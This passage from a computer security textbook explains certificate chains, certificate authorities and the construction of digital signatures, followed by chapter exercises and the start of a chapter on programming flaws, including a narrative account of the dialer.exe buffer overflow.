guard against forgeries, to prevent part of one chain from being replaced and to ensure that the public key at the bottom is bound to the chain. The whole thing can be done electronically with digital signatures and hash functions. Kohnfelder [KOH78] seems to be the originator of the concept of using an electronic certificate with a chain of authenticators; Merkle's paper [MER80] expands the concept.

A public key and user's identity are bound together in a **certificate**, which is then signed by someone called a **certificate authority**, certifying the accuracy of the binding. In our example, the company might set up a certificate scheme in the following way. First, Edward selects a public key pair, posts the public part where everyone in the company can retrieve it, and retains the private part. Then, each division manager, such as Diana, creates her public key pair, puts the public key in a message together with her identity, and passes the message securely to Edward. Edward signs it by creating a hash value of the message and then encrypting the hash with his private key. By signing the message, Edward affirms that the public key (Diana's) and the identity (also Diana's) in the message are for the same person. This message is called Diana's certificate.

All of Diana's department managers create messages with their public keys, Diana hashes and signs each, and returns them. She also appends to each a copy of the certificate she received from Edward. In this way, anyone can verify a manager's certificate by starting with Edward's well-known public key, decrypting Diana's certificate to retrieve her public key (and identity), and using Diana's public key to decrypt the manager's certificate. [Figure 2-31](#) shows how certificates are created for Diana and one of her managers, Delwyn. This process continues down the hierarchy to Ann and Andrew. As shown in [Figure 2-32](#), Andrew's certificate is really his individual certificate combined with all certificates for those above him in the line to the president.




FIGURE 2-31 Creating Certificates

Key to encryptions

- Encrypted under Betty's private key
- Encrypted under Camilla's private key
- Encrypted under Mukesh's private key
- Encrypted under Delwyn's private key
- Encrypted under Diana's private key
- Encrypted under Edward's private key

Name: Andrew Position: Worker Public key: 7013F82A ...	hash value 60206
Name: Betty Position: Task Leader Public key: 2468ACE0 ...	hash value 00002
Name: Camilla Position: Group Leader Public key: 44082CCA ...	hash value 12346
Name: Mukesh Position: Project Manager Public key: 47F0F008 ...	hash value 16802
Name: Delwyn Position: Dept Manager Public key: 3AB3882C ...	hash value 48CFA
Name: Diana Position: Division Manager Public key: 17EF83CA ...	hash value 128C4

FIGURE 2-32 Certificate Hierarchy

Certificate Signing Without a Single Hierarchy

In our examples, certificates were issued on the basis of the managerial structure. But we do not require such a structure nor do we have to follow such a convoluted process in order to use certificate signing for authentication. Anyone who is considered acceptable as an authority can sign a certificate. For example, if you want to determine whether a person received a degree from a university, you would not contact the president or chancellor but would instead go to the office of records or the registrar. To verify someone's employment, you might ask the personnel office or the director of human resources. And to check if someone lives at a particular address, you might consult the office of public records.

Sometimes, a particular person is designated to attest to the authenticity or validity of a document or person. For example, a notary public attests to the validity of a (written) signature on a document. Some companies have a security officer to verify that an employee has appropriate security clearances to read a document or attend a meeting. Many companies have a separate personnel office for each site or each plant location; the personnel officer vouches for the employment status of the employees at that site. Any of these officers or heads of offices could credibly sign certificates for people under their purview. Natural hierarchies exist in society, and these same hierarchies can be used to validate certificates.

The only problem with a hierarchy is the need for trust of the top level. The entire chain of authenticity is secure because each certificate contains the key that decrypts the next certificate, except for the top. Within a company, employees naturally trust the person at the top. But if certificates are to become widely used in electronic commerce, people must be able to exchange certificates securely across companies, organizations, and countries.

The Internet is a large federation of networks for interpersonal, intercompany, interorganizational, and international (as well as intracompany, intraorganizational, and intranational) communication. It is not a part of any government, nor is it a privately

owned company. It is governed by a board called the Internet Society. The Internet Society has power only because its members, the governments and companies that make up the Internet, agree to work together. But there really is no “top” for the Internet. Different companies, such as C&W HKT, SecureNet, VeriSign, Baltimore Technologies, Deutsche Telecom, Società Interbancaria per l’Automatizzazione di Milano, Entrust, and Certiposte are root certification authorities, which means each is a highest authority that signs certificates. So, instead of one root and one top, there are many roots, largely structured around national boundaries.

Distributing Keys and Certificates

Earlier in this chapter we introduced several approaches to key distribution, ranging from direct exchange to distribution through a central distribution facility to certified advance distribution. But no matter what approach is taken to key distribution, each has its advantages and disadvantages. Points to keep in mind about any key distribution protocol include the following:

- What operational restrictions are there? For example, does the protocol require a continuously available facility, such as the key distribution center?
- What trust requirements are there? Who and what entities must be trusted to act properly?
- What is the protection against failure? Can an outsider impersonate any of the entities in the protocol and subvert security? Can any party of the protocol cheat without detection?
- How efficient is the protocol? A protocol requiring several steps to establish an encryption key that will be used many times is one thing; it is quite another to go through several time-consuming steps for a one-time use.
- How easy is the protocol to implement? Notice that complexity in computer implementation may be different from manual use.

Digital Signatures—All the Pieces

Putting these pieces together we can now outline a complete digital signature scheme. Assume user S wants to apply a digital signature to a file (or other data object), meeting the four objectives of a digital signature: unforgeable, authentic, unalterable, and not reusable.

A **digital signature** consists of

- a file
- demonstration that the file has not been altered
- indication of who applied the signature
- validation that the signature is authentic, that is, that it belongs to the signer
- connection of the signature to the file

With these five components we can construct a digital signature.

We start with the file. If we use a secure hash code of the file to compute a message digest and include that hash code in the signature, the code demonstrates that the file has

not been changed. A recipient of the signed file can recompute the hash function and, if the hash values match, conclude with reasonable trust that the received file is the same one that was signed. So far, our digital signature looks like the object in [Figure 2-33](#).




FIGURE 2-33 Hash Code to Detect Changes

Next, we apply the signer’s private encryption key to encrypt the message digest. Because only the signer knows that key, the signer is the only one who could have applied it. Now the signed object looks like [Figure 2-34](#).




FIGURE 2-34 Encryption to Show Authenticity

The only other piece to add is an indication of who the signer was, so that the receiver

knows which public key to use to unlock the encryption, as shown in [Figure 2-35](#). The signer's identity has to be outside the encryption because if it were inside, the identity could not be extracted.




FIGURE 2-35 Indication of Signer

Two extra flourishes remain to be added. First, depending on the file's size, this object can be large, and asymmetric encryption is slow, not suited to encrypting large things. However, S's authenticating encryption needs to cover only the secure hash code, not the entire file itself. If the file were modified, it would no longer match the hash code, so the recipient would know not to trust the object as authentic from S. And if the hash code were broken off and attached to a different file, it would not match there, either. So for efficiency we need encrypt only the hash value with S's private key, as shown in [Figure 2-36](#).




FIGURE 2-36 Asymmetric Encryption Covering the Hash Value

Second, the file, the data portion of the object, is exposed for anyone to read. If S wants confidentiality, that is, so that only one recipient can see the file contents, S can select a symmetric encryption key, encrypt the file, and store the key under user U's asymmetric public encryption key. This final addition is shown in [Figure 2-37](#).




FIGURE 2-37 Digitally Signed Object Protected for Both Integrity and Confidentiality

In conclusion, a digital signature can indicate the authenticity of a file, especially a piece of code. When you attempt to install a piece of signed code, the operating system will inspect the certificate and file and notify you if the certificate and hash are not acceptable. Digital signatures, coupled with strong hash functions and symmetric encryption, are an effective way to ensure that a file is precisely what the originator stored for download.

This description of digital signatures concludes our section on tools from cryptography. We summarize the tools in [Table 2-15](#). In this section we have introduced important pieces we call upon later in this book.

Tool	Uses
Secret key (symmetric) encryption	Protecting confidentiality and integrity of data at rest or in transit
Public key (asymmetric) encryption	Exchanging (symmetric) encryption keys Signing data to show authenticity and proof of origin
Error detection codes	Detect changes in data
Hash codes and functions (forms of error detection codes)	Detect changes in data
Cryptographic hash functions	Detect changes in data, using a function that only the data owner can compute (so an outsider cannot change both data and the hash code result to conceal the fact of the change)
Error correction codes	Detect and repair errors in data
Digital signatures	Attest to the authenticity of data
Digital certificates	Allow parties to exchange cryptographic keys with confidence of the identities of both parties

TABLE 2-15 Tools Derived from Cryptography

Our point in this chapter is not to train a new corps of cryptographers or cryptologists; to do that would require far more material than this book can contain. Rather, we want you to know and understand the basic concepts of cryptography so in later chapters you can appreciate the difficulty, strengths, and weaknesses of, for example, securing a wireless

network signal or establishing a protected communication between a browser user and a website.

In the next chapter we put the three tools of this chapter to use in dealing with security problems in programs and programming.

2.4 Exercises

1. Describe each of the following four kinds of access control mechanisms in terms of (a) ease of determining authorized access during execution, (b) ease of adding access for a new subject, (c) ease of deleting access by a subject, and (d) ease of creating a new object to which all subjects by default have access.
 - per-subject access control list (that is, one list for each subject tells all the objects to which that subject has access)
 - per-object access control list (that is, one list for each object tells all the subjects who have access to that object)
 - access control matrix
 - capability
2. Suppose a per-subject access control list is used. Deleting an object in such a system is inconvenient because all changes must be made to the control lists of all subjects who did have access to the object. Suggest an alternative, less costly means of handling deletion.
3. File access control relates largely to the secrecy dimension of security. What is the relationship between an access control matrix and the integrity of the objects to which access is being controlled?
4. One feature of a capability-based protection system is the ability of one process to transfer a copy of a capability to another process. Describe a situation in which one process should be able to transfer a capability to another.
5. Suggest an efficient scheme for maintaining a per-user protection scheme. That is, the system maintains one directory per user, and that directory lists all the objects to which the user is allowed access. Your design should address the needs of a system with 1000 users, of whom no more than 20 are active at any time. Each user has an average of 200 permitted objects; there are 50,000 total objects in the system.
6. Calculate the timing of password-guessing attacks:
 - (a) If passwords are three uppercase alphabetic characters long, how much time would it take to determine a particular password, assuming that testing an individual password requires 5 seconds? How much time if testing requires 0.001 seconds?
 - (b) Argue for a particular amount of time as the starting point for “secure.” That is, suppose an attacker plans to use a brute-force attack to determine a password. For what value of x (the total amount of time to try as many passwords as necessary) would the attacker find this attack prohibitively long?
 - (c) If the cutoff between “insecure” and “secure” were x amount of time,

how long would a secure password have to be? State and justify your assumptions regarding the character set from which the password is selected and the amount of time required to test a single password.

7. Design a protocol by which two mutually suspicious parties can authenticate each other. Your protocol should be usable the first time these parties try to authenticate each other.
8. List three reasons people might be reluctant to use biometrics for authentication. Can you think of ways to counter those objections?
9. False positive and false negative rates can be adjusted, and they are often complementary: Lowering one raises the other. List two situations in which false negatives are significantly more serious than false positives.
10. In a typical office, biometric authentication might be used to control access to employees and registered visitors only. We know the system will have some false negatives, some employees falsely denied access, so we need a human override, someone who can examine the employee and allow access in spite of the failed authentication. Thus, we need a human guard at the door to handle problems, as well as the authentication device; without biometrics we would have had just the guard. Consequently, we have the same number of personnel with or without biometrics, plus we have the added cost to acquire and maintain the biometrics system. Explain the security advantage in this situation that justifies the extra expense.
11. Outline the design of an authentication scheme that “learns.” The authentication scheme would start with certain primitive information about a user, such as name and password. As the use of the computing system continued, the authentication system would gather such information as commonly used programming languages; dates, times, and lengths of computing sessions; and use of distinctive resources. The authentication challenges would become more individualized as the system learned more information about the user.
 - Your design should include a list of many pieces of information about a user that the system could collect. It is permissible for the system to ask an authenticated user for certain additional information, such as a favorite book, to use in subsequent challenges.
 - Your design should also consider the problem of presenting and validating these challenges: Does the would-be user answer a true-false or a multiple-choice question? Does the system interpret natural language prose?
12. How are passwords stored on your personal computer?
13. Describe a situation in which a weak but easy-to-use password may be adequate.
14. List three authentication questions (but not the answers) your credit card company could ask to authenticate you over the phone. Your questions should be ones to which an imposter could not readily obtain the answers. How difficult would it be for you to provide the correct answer (for example, you would have to look something up or you would have to do a quick arithmetical calculation)?
15. If you forget your password for a website and you click [Forgot my password], sometimes the company sends you a new password by email but sometimes it sends

you your old password by email. Compare these two cases in terms of vulnerability of the website owner.

16. Defeating authentication follows the method–opportunity–motive paradigm described in [Chapter 1](#). Discuss how these three factors apply to an attack on authentication.

17. Suggest a source of some very long unpredictable numbers. Your source must be something that both the sender and receiver can readily access but that is not obvious to outsiders and not transmitted directly from sender to receiver.

18. What are the risks of having the United States government select a cryptosystem for widespread commercial use (both inside and outside the United States). How could users from outside the United States overcome some or all of these risks?

19. If the useful life of DES was about 20 years (1977–1999), how long do you predict the useful life of AES will be? Justify your answer.

20. Humans are said to be the weakest link in any security system. Give an example for each of the following:

(a) a situation in which human failure could lead to a compromise of encrypted data

(b) a situation in which human failure could lead to a compromise of identification and authentication

(c) a situation in which human failure could lead to a compromise of access control

21. Why do cryptologists recommend changing the encryption key from time to time? Is it the same reason security experts recommend changing a password from time to time? How can one determine how frequently to change keys or passwords?

22. Explain why hash collisions occur. That is, why must there always be two different plaintexts that have the same hash value?

23. What property of a hash function means that collisions are not a security problem? That is, why can an attacker not capitalize on collisions and change the underlying plaintext to another form whose value collides with the hash value of the original plaintext?

24. Does a PKI perform encryption? Explain your answer.

25. Does a PKI use symmetric or asymmetric encryption? Explain your answer.

26. Should a PKI be supported on a firewall (meaning that the certificates would be stored on the firewall and the firewall would distribute certificates on demand)? Explain your answer.

27. Why does a PKI need a means to cancel or invalidate certificates? Why is it not sufficient for the PKI to stop distributing a certificate after it becomes invalid?

28. Some people think the certificate authority for a PKI should be the government, but others think certificate authorities should be private entities, such as banks, corporations, or schools. What are the advantages and disadvantages of each approach?

29. If you live in country A and receive a certificate signed by a government

certificate authority in country B, what conditions would cause you to trust that signature as authentic?

30. A certificate contains an identity, a public key, and signatures attesting that the public key belongs to the identity. Other fields that may be present include the organization (for example, university, company, or government) to which that identity belongs and perhaps suborganizations (college, department, program, branch, office). What security purpose do these other fields serve, if any? Explain your answer.

3. Programs and Programming

In this chapter:

- Programming oversights: buffer overflows, off-by-one errors, incomplete mediation, time-of-check to time-of-use errors
 - Malicious code: viruses, worms, Trojan horses
 - Developer countermeasures: program development techniques, security principles
 - Ineffective countermeasures
-

Programs are simple things but they can wield mighty power. Think about them for a minute: Programs are just strings of 0s and 1s, representing elementary machine commands such as move one data item, compare two data items, or branch to a different command. Those primitive machine commands implement higher-level programming language constructs such as conditionals, repeat loops, case selection, and arithmetic and string operations. And those programming language constructs give us pacemaker functions, satellite control, smart-home technology, traffic management, and digital photography, not to mention streaming video and social networks. The Intel 32- and 64-bit instruction set has about 30 basic primitives (such as move, compare, branch, increment and decrement, logical operations, arithmetic operations, trigger I/O, generate and service interrupts, push, pop, call, and return) and specialized instructions to improve performance on computations such as floating point operations or cryptography. These few machine commands are sufficient to implement the vast range of programs we know today.

Most programs are written in higher-level languages such as Java, C, C++, Perl, or Python; programmers often use libraries of code to build complex programs from pieces written by others. But most people are not programmers; instead, they use already written applications for word processing, web browsing, graphics design, accounting, and the like without knowing anything about the underlying program code. People do not expect to need to understand how power plants operate in order to turn on an electric light. But if the light does not work, the problem could be anywhere from the power plant to the light bulb, and suddenly the user needs to trace potential problems from one end to the other. Although the user does not need to become a physicist or electrical engineer, a general understanding of electricity helps determine how to overcome the problem, or at least how to isolate faults under the user's control (burned out bulb, unplugged lamp).

In this chapter we describe security problems in programs and programming. As with the light, a problem can reside anywhere between the machine hardware and the user interface. Two or more problems may combine in negative ways, some problems can be intermittent or occur only when some other condition is present, and the impact of problems can range from annoying (perhaps not even perceptible) to catastrophic.

Security failures can result from intentional or nonmalicious causes; both can cause harm.

In [Chapter 1](#) we introduce the notion of motive, observing that some security problems result from nonmalicious oversights or blunders, but others are intentional. A malicious attacker can exploit a nonmalicious flaw to cause real harm. Thus, we now study several common program failings to show how simple errors during programming can lead to large-scale problems during execution. Along the way we describe real attacks that have been caused by program flaws. (We use the term *flaw* because many security professionals use that term or the more evocative term *bug*. However, as you can see in [Sidebar 3-1](#), the language for describing program problems is not universal.)

Sidebar 3-1 The Terminology of (Lack of) Quality

Thanks to Admiral Grace Murray Hopper, we casually call a software problem a “bug.” [\[KID98\]](#) But that term can mean different things depending on context: a mistake in interpreting a requirement, a syntax error in a piece of code, or the (as-yet-unknown) cause of a system crash. The Institute of Electronics and Electrical Engineers (IEEE) suggests using a standard terminology (in IEEE Standard 729) for describing bugs in our software products [\[IEE83\]](#).

When a human makes a mistake, called an **error**, in performing some software activity, the error may lead to a **fault**, or an incorrect step, command, process, or data definition in a computer program, design, or documentation. For example, a designer may misunderstand a requirement and create a design that does not match the actual intent of the requirements analyst and the user. This design fault is an encoding of the error, and it can lead to other faults, such as incorrect code and an incorrect description in a user manual. Thus, a single error can generate many faults, and a fault can reside in any development or maintenance product.

A **failure** is a departure from the system’s required behavior. It can be discovered before or after system delivery, during testing, or during operation and maintenance. Since the requirements documents can contain faults, a failure indicates that the system is not performing as required, even though it may be performing as specified.

Thus, a fault is an inside view of the system, as seen by the eyes of the developers, whereas a failure is an outside view: a problem that the user sees. Every failure has at least one fault as its root cause. But not every fault corresponds to a failure; for example, if faulty code is never executed or a particular state is never entered, the fault will never cause the code to fail.

Although software engineers usually pay careful attention to the distinction between faults and failures, security engineers rarely do. Instead, security engineers use **flaw** to describe both faults and failures. In this book, we use the security terminology; we try to provide enough context so that you can understand whether we mean fault or failure.

3.1 Unintentional (Nonmalicious) Programming Oversights

Programs and their computer code are the basis of computing. Without a program to

guide its activity, a computer is pretty useless. Because the early days of computing offered few programs for general use, early computer users had to be programmers too—they wrote the code and then ran it to accomplish some task. Today’s computer users sometimes write their own code, but more often they buy programs off the shelf; they even buy or share code components and then modify them for their own uses. And all users gladly run programs all the time: spreadsheets, music players, word processors, browsers, email handlers, games, simulators, and more. Indeed, code is initiated in myriad ways, from turning on a mobile phone to pressing “start” on a coffee-maker or microwave oven. But as the programs have become more numerous and complex, users are more frequently unable to know what the program is really doing or how.

More importantly, users seldom know whether the program they are using is producing correct results. If a program stops abruptly, text disappears from a document, or music suddenly skips passages, code may not be working properly. (Sometimes these interruptions are intentional, as when a CD player skips because the disk is damaged or a medical device program stops in order to prevent an injury.) But if a spreadsheet produces a result that is off by a small amount or an automated drawing package doesn’t align objects exactly, you might not notice—or you notice but blame yourself instead of the program for the discrepancy.

These flaws, seen and unseen, can be cause for concern in several ways. As we all know, programs are written by fallible humans, and program flaws can range from insignificant to catastrophic. Despite significant testing, the flaws may appear regularly or sporadically, perhaps depending on many unknown and unanticipated conditions.

Program flaws can have two kinds of security implications: They can cause integrity problems leading to harmful output or action, and they offer an opportunity for exploitation by a malicious actor. We discuss each one in turn.

- A program flaw can be a fault affecting the correctness of the program’s result—that is, a fault can lead to a failure. Incorrect operation is an integrity failing. As we saw in [Chapter 1](#), integrity is one of the three fundamental security properties of the C-I-A triad. Integrity involves not only correctness but also accuracy, precision, and consistency. A faulty program can also inappropriately modify previously correct data, sometimes by overwriting or deleting the original data. Even though the flaw may not have been inserted maliciously, the outcomes of a flawed program can lead to serious harm.
- On the other hand, even a flaw from a benign cause can be exploited by someone malicious. If an attacker learns of a flaw and can use it to manipulate the program’s behavior, a simple and nonmalicious flaw can become part of a malicious attack.

Benign flaws can be—often are—exploited for malicious impact.

Thus, in both ways, program correctness becomes a security issue as well as a general quality problem. In this chapter we examine several programming flaws that have security implications. We also show what activities during program design, development, and deployment can improve program security.

Buffer Overflow

We start with a particularly well known flaw, the buffer overflow. Although the basic problem is easy to describe, locating and preventing such difficulties is challenging. Furthermore, the impact of an overflow can be subtle and disproportionate to the underlying oversight. This outsized effect is due in part to the exploits that people have achieved using overflows. Indeed, a buffer overflow is often the initial toehold for mounting a more damaging strike. Most buffer overflows are simple programming oversights, but they can be used for malicious ends. See [Sidebar 3-2](#) for the story of a search for a buffer overflow.

Buffer overflows often come from innocent programmer oversights or failures to document and check for excessive data.

This example was not the first buffer overflow, and in the intervening time—approaching two decades—far more buffer overflows have been discovered. However, this example shows clearly the mind of an attacker. In this case, David was trying to improve security—he happened to be working for one of this book’s authors at the time—but attackers work to defeat security for reasons such as those listed in [Chapter 1](#). We now investigate sources of buffer overflow attacks, their consequences, and some countermeasures.

Anatomy of Buffer Overflows

A string overruns its assigned space or one extra element is shoved into an array; what’s the big deal, you ask? To understand why buffer overflows are a major security issue, you need to understand how an operating system stores code and data.

As noted above, buffer overflows have existed almost as long as higher-level programming languages with arrays. Early overflows were simply a minor annoyance to programmers and users, a cause of errors and sometimes even system crashes. More recently, however, attackers have used them as vehicles to cause first a system crash and then a controlled failure with a serious security implication. The large number of security vulnerabilities based on buffer overflows shows that developers must pay more attention now to what had previously been thought to be just a minor annoyance.

Sidebar 3-2 My Phone Number is 5656 4545 7890 1234 2929 2929 2929 ...

In 1999, security analyst David Litchfield [[LIT99](#)] was intrigued by buffer overflows. He had both an uncanny sense for the kind of program that would contain overflows and the patience to search for them diligently. He happened onto the Microsoft Dialer program, dialer.exe.

Dialer was a program for dialing a telephone. Before cell phones, WiFi, broadband, and DSL, computers were equipped with modems by which they could connect to the land-based telephone network; a user would dial an Internet service provider and establish a connection across a standard voice telephone line. Many people shared one line between voice and computer (data) communication. You could look up a contact’s phone number, reach for the telephone, dial the number, and converse; but the computer’s modem could dial

the same line, so you could feed the number to the modem from an electronic contacts list, let the modem dial your number, and pick up the receiver when your called party answered. Thus, Microsoft provided Dialer, a simple utility program to dial a number with the modem. (As of 2014, dialer.exe was still part of Windows 10, although the buffer overflow described here was patched shortly after David reported it.)

David reasoned that Dialer had to accept phone numbers of different lengths, given country variations, outgoing access codes, and remote signals (for example, to enter an extension number). But he also suspected there would be an upper limit. So he tried dialer.exe with a 20-digit phone number and everything worked fine. He tried 25 and 50, and the program still worked fine. When he tried a 100-digit phone number, the program crashed. The programmer had probably made an undocumented and untested decision that nobody would ever try to dial a 100-digit phone number ... except David.

Having found a breaking point, David then began the interesting part of his work: Crashing a program demonstrates a fault, but exploiting that flaw shows how serious the fault is. By more experimentation, David found that the number to dial was written into the stack, the data structure that stores parameters and return addresses for embedded program calls. The dialer.exe program is treated as a program call by the operating system, so by controlling what dialer.exe overwrote, David could redirect execution to continue anywhere with any instructions he wanted. The full details of his exploitation are given in [LIT99].

Memory Allocation

Memory is a limited but flexible resource; any memory location can hold any piece of code or data. To make managing computer memory efficient, operating systems jam one data element next to another, without regard for data type, size, content, or purpose.¹ Users and programmers seldom know, much less have any need to know, precisely which memory location a code or data item occupies.

